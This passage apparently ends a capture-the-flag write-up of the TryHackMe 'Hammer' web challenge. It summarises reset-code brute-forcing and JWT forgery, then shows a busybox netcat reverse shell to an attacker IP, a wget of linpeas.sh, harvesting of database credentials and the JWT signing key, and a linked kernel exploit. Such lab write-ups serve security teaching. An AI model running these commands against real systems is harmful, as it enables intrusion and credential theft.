Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Sun, 01 Sep 2024 12:34:28 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 37
Connection: close
Content-Type: application/json

{
  "output":"[redacted]"
}
```


Summary

In this challenge we faced a vulnerable web application on an Apache server. An Nmap scan identified SSH on port `22` and a web server on port `1337`. After directory scanning and manual enumeration, we discovered a PhpMyAdmin page and a `hmr_logs` directory containing an `error.logs` file. The logs revealed a valid email (`tester@hammer.thm`), which we used to exploit the password reset feature.

The password reset mechanism was vulnerable to brute-force attacks, as it allowed multiple attempts to guess the 4-digit reset code within a time limit, bypassing its rate limit by retrieving a new session every 7ths request. By automating the brute-force process and circumventing rate limits, we successfully reset the user's password. After logging in, we got the first flag and analyzed and manipulated the JWT token to escalate our privileges to `admin`, enabling arbitrary command execution as `www-data` and retrieving the second flag at `/home/ubuntu.flag.txt`.

Bonus

As a little bonus, we take a look around on the system after receiving the RCE. We set up a listener and get a reverse shell using busybox.



Request

Pretty Raw Hex

```
POST /execute_command.php HTTP/1.1
Host: hammer.thm:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L2h0bWwvMTg4YWRlMS5rZXkiLCJ0eXAiOiJ
KV1QifQ.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGh
tIiwiaWF0IjoxNzI1MTkzNTkxLCJleHAiOjE3MjUxOTk1OTEsImRhdGEiOnsidXNlcl9pZCI6MS
wiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJhZG1pbiJ9fQ.Pdzo68Iwd-6hF4
87eN0Sg2zXNg7FR2glbY--3YnhxJ4
X-Requested-With: XMLHttpRequest
Content-Length: 53
Origin: http://hammer.thm:1337
Connection: close
Referer: http://hammer.thm:1337/dashboard.php
Cookie: PHPSESSID=ggok245cj4o6fen1h63nv7tgbh; token=
eyJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L2h0bWwvMTg4YWRlMS5rZXkiLCJ0eXAiOiJ
KV1QifQ.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGh
tIiwiaWF0IjoxNzI1MTkzNTkxLCJleHAiOjE3MjUxOTk1OTEsImRhdGEiOnsidXNlcl9pZCI6MS
wiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJhZG1pbiJ9fQ.Pdzo68Iwd-6hF4
87eN0Sg2zXNg7FR2glbY--3YnhxJ4; persistentSession=no

{
  "command":"busybox nc 10.8.211.1 4445 -e /bin/bash"
}
```


Response

Next, we upgrade our shell and run `linpeas.sh`.




```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/hammer]
└─$ nc -lnvp 4445
listening on [any] 4445 ...
connect to [10.8.211.1] from (UNKNOWN) [10.10.149.95] 59178
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ip-10-10-149-95:/var/www/html$ ^Z
zsh: suspended  nc -lnvp 4445

┌──(0xb0b㉿kali)-[~/Documents/tryhackme/hammer]
└─$ stty raw -echo && fg
[1]  + continued  nc -lnvp 4445

www-data@ip-10-10-149-95:/var/www/html$ cd /tmp/
www-data@ip-10-10-149-95:/tmp$ wget http://10.8.211.1/linpeas.sh
--2024-09-01 12:46:49--  http://10.8.211.1/linpeas.sh
Connecting to 10.8.211.1:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 836190 (817K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 816.59K  1.21MB/s    in 0.7s

2024-09-01 12:46:50 (1.21 MB/s) - 'linpeas.sh' saved [836190/836190]

www-data@ip-10-10-149-95:/tmp$ chmod +x linpeas.sh
www-data@ip-10-10-149-95:/tmp$ ./linpeas.sh
```

We are able to find some database credentials ...




```
╔══════════╣ Searching passwords in config PHP files
$dbpass='[redacted]';
$dbuser='phpmyadmin';
    // $cfg['Servers'][$i]['AllowNoPassword'] = TRUE;
// $cfg['Servers'][$i]['AllowNoPassword'] = TRUE;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['ShowChgPassword'] = true;
```

... and take a small peek.



```
www-data@ip-10-10-149-95:/tmp$ mysql -h 127.0.0.1 -u phpmyadmin -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 8.0.39-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| performance_schema |
| phpmyadmin         |
+--------------------+
3 rows in set (0.00 sec)

mysql> 
```

Furthermore, we are able to retrieve the secret used by the application to sign the JWT token.



```
www-data@ip-10-10-149-95:/tmp$ cat /var/www/mykey.key
[redacted]www-data@ip-10-10-149-95:/tmp$ 
```

Unfortunately, a successful execution of the following exploit did not work.

{% embed url="https://github.com/Notselwyn/CVE-2024-1086" %}